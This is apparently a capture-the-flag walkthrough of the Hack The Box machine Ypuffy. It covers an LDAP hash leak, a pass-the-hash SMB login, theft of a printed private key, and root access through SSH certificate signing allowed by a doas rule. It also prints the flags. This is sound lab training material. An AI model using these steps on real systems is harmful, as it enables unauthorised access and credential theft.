

Ypuffy (FreeBSD)

Thursday, October 11, 2018 7:17 PM



Ypuffy


Other 30 540 855



10.10.10.107


Machine IP

<u>Initial Scan</u>



```
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_  256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (EdDSA)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY
```


I notice that port 389 is open for ldap. I user **ldap-search.nse** to query ldap information about this machine. It appears that there are two users, **Alice** and **Bob**, and the machine is possibly running a FreeBSD OS. Looking even further, it looks like there is a sambaNTpassword hash for Alice that I can use on SMB.



```
dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
         uid: bob8791
         cn: Bob
         objectClass: account
         objectClass: posixAccount
         objectClass: top
         userPassword: {BSDAUTH}bob8791
         uidNumber: 5001
         gidNumber: 5001
         gecos: Bob
         homeDirectory: /home/bob8791
         loginShell: /bin/ksh
     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
         uid: alice1978
         cn: Alice
         objectClass: account
         objectClass: posixAccount
         objectClass: top
         objectClass: sambaSamAccount
         userPassword: {BSDAUTH}alice1978
         uidNumber: 5000
         gidNumber: 5000
         gecos: Alice
         homeDirectory: /home/alice1978
         loginShell: /bin/ksh
         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
         displayName: Alice
         sambaAcctFlags: [U          ]
         sambaPasswordHistory: 0000000000000000000000000000000000
         sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
         sambaPwdLastSet: 1532916644
     dn: ou=group,dc=hackthebox,dc=htb
         ou: group
         objectClass: top
         objectClass: organizationalUnit
     dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
         objectClass: posixGroup
         objectClass: top
         cn: bob8791
         userPassword: {crypt}*
         gidNumber: 5001
     dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
         objectClass: posixGroup
         objectClass: top
         cn: alice1978
         userPassword: {crypt}*
         gidNumber: 5000
```


I use the following command to mount and authenticate to the smb share of alice: **pth-smbclient --user=alice1978 --pw-nt-hash -m -smb4 -I 10.10.10.107 //WORKGROUP/alice 0B186E661BBDBDCF6047784DE8B9FD8B**

Upon execution and running ls, I get the following…



```
Domain=[YPUFFY] OS=[Windows 6.1] Server=[Samba 4.7.6]
smb: \> ls
  .                                   D        0  Mon Jul 30 22:54:20 2018
  ..                                  D        0  Tue Jul 31 23:16:50 2018
  my_private_key.ppk                  A     1460  Mon Jul 16 21:38:51 2018

                433262 blocks of size 1024. 411540 blocks available
smb: \>
```


I get the **my_private_key.ppk** file and cat the contents. This is what is inside…




```
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20180716
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz
1am2V3wNRkKR+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02qux
BoLMq0VSFK5A0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAj
h7U8op4/lIskHqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/Sxa
iA2jBW6n3dMsqpB8kq+b7RVnVXGbBK5p4n44JD2yJZgeDk+1JClS7ZUlbI5+6KWx
ivAMf2AqY5e1adjpOfo6TwmB0Cyx0rIYMvsog3HnqyHcVR/Ufw==
Private-Lines: 14
AAABAH0knH2xprkuycHoh18sGrlvVGVG6C2vZ9PsiBdP/5wmhpYI3Svnn3ZL8CwF
VGaXdidhZunC9xmD1/QAgCgTz/Fh5yl+nGdeBWc10hLD2SeqFJoHU6SLYpOSViSE
cOZ5mYSy4IIRgPdJKwL6NPnrO+qORSSs9uKVqEdmKLm5lat9dRJVtFlG2tZ7tsma
hRM//9du5MKWWemJlW9PmRGY6shATM3Ow8LojNgnpoHNigB6b/kdDozx6RIf8b1q
Gs+gaU1W5FVehiV6dO2OjHUoUtBME01owBLvwjdV/1Sea/kcZa72TYIMoN1MUEFC
3hlBVcWbiy+O27JzmDzhYen0Jq0AAACBANTBwU1DttMKKphHAN23+tvIAh3rlNG6
m+xeStOxEusrbNL89aEU03FWXIocoQlPiQBr3s8OkgMk1QVYABlH30Y2ZsPL/hp6
l4UVEuHUqnTfEOowVTcVNlwpNM8YLhgn+JIeGpJZqus5JK/pBhK0JclenIpH5M2v
4L9aRFWiMZxfAAAAgQDG+o9xrh+rZuQg8BZ6ZcGGdszZITn797a4YU+NzxjP4jR+
qSVCTRky9uSP0i9H7B9KVnuu9AfzKDBgSH/zxFnJqBTTykM1imjt+y1wVa/3aLPh
hKxePlIrP3YaMKd38ss2ebeqWy+XJYwgWOsSw8wAQT7fIxmT8OYfJRjRGTS74QAA
AIEAiOHSABguzA8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDRtNE2iI5c
QLr38t6CRO6zEZ+08Zh5rbqLJ1n8i/q0Pv+nYoYlocxw3qodwUlUYcr1/sE+Wuvl
xTwgKNIb9U6L6OdSr5FGkFBCFldtZ/WSHtbHxBabb0zpdts=
Private-MAC: 208b4e256cd56d59f70e3594f4e2c3ca91a757c9
```

Looks like a .ppk key normally used for PuTTy. I use the tool **puttygen** by first installing **putty-tools** and then running the following command to convert it: **puttygen my_private_key.ppk -O private-openssh -o alice.key**

With alice.key, I run the following command to ssh into the machine: **ssh -i alice.key alice1978@10.10.10.107**. I am greeted with a shell to the machine as the user alice1978.



```
root@kali:~/HTB/ypuffy# ssh -i alice.key alice1978@10.10.10.107
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy$ whoami
alice1978
ypuffy$ id
uid=5000(alice1978) gid=5000(alice1978) groups=5000(alice1978)
ypuffy$ 
```




```
ypuffy$ ls
user.txt windir
ypuffy$ cat user.txt
acbc06eb2982b14c2756b6c6e3767aab
ypuffy$ 
```

Privilege Escalation

There were a lot of places to search in order to put together the right pieces for root. For the sake of simplicity, I will o nly list the relevant findings and omit the time it took to locate this information.


A sample of the output from the **/var/www/logs/access.log** shows this every time someone makes an ssh request to the machine.



```
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:00 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:21 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:45 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:17:07 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:22 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:22 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
```


I notice two different "**types**" being requested from the user root: **keys and principles**

The request looks very similar to a command found in the file: **/etc/ssh/sshd_config…**




```
AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody
```

I replicate the command to see what information I get back. The command syntax I use is: **/usr/local/bin/curl "http://127.0.0.1/sshauth?type=principals&username=root"** I get back the string "**3m3rgencyB4ckd00r**". This lets me know that the root user's principal name is 3m3rgencyB4ckd00r. See below POC…



```
ypuffy$ /usr/local/bin/curl "http://127.0.0.1/sshauth?type=principals&username=root"
3m3rgencyB4ckd00r
ypuffy$ 
```

Now I must figure out how to use this. Further enumeration shows me a "**doas.conf**" file in /etc. It contains the following information…



```
ypuffy$ cat /etc/doas.conf
permit keepenv :wheel
permit nopass alice1978 as userca cmd /usr/bin/ssh-keygen
ypuffy$
```


The command **"doas"** allows a user to run commands as a different user. It is just like the sudo command in Linux. In this case, alice1978 can run **ssh-keygen** as the user **userca**

Userca's name lets us know that it is capable of signing keys with ssh-keygen due to the user name and finding a **ca** and **ca.pub** file in its /home/userca directory.


Using this link: https://code.fb.com/production-engineering/scalable-and-secure-access-with-ssh/ I figure out how to sign keys with a trusted certificate. The sshd_config file shows that **ca.pub** is the trusted signing certificate so the first part is already done. I create a .ssh folder in alice's home folder and navig ate to it.

Now I must create a key pair with my current user using this command: **ssh-keygen -t rsa**, and sign the public key with the root principle with this command: **doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub**

Once this is done, I can log into the root account with this command: **ssh root@localhost** The POC is below for the above commands….



```
ypuffy$ cd .ssh
ypuffy$ ls
id_rsa          id_rsa-cert.pub id_rsa.pub      known_hosts
ypuffy$ doas -userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub
doas: unknown user
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub
Signed user key id_rsa-cert.pub: id "alice1978" serial 0 for 3m3rgencyB4ckd00r valid forever
ypuffy$ ssh root@localhost
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy# whoami
root
ypuffy# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
```



```
ypuffy# cd /root
ypuffy# cat root.txt
1265f8e0a1984edd9dc1b6c3fcd1757f
ypuffy#
```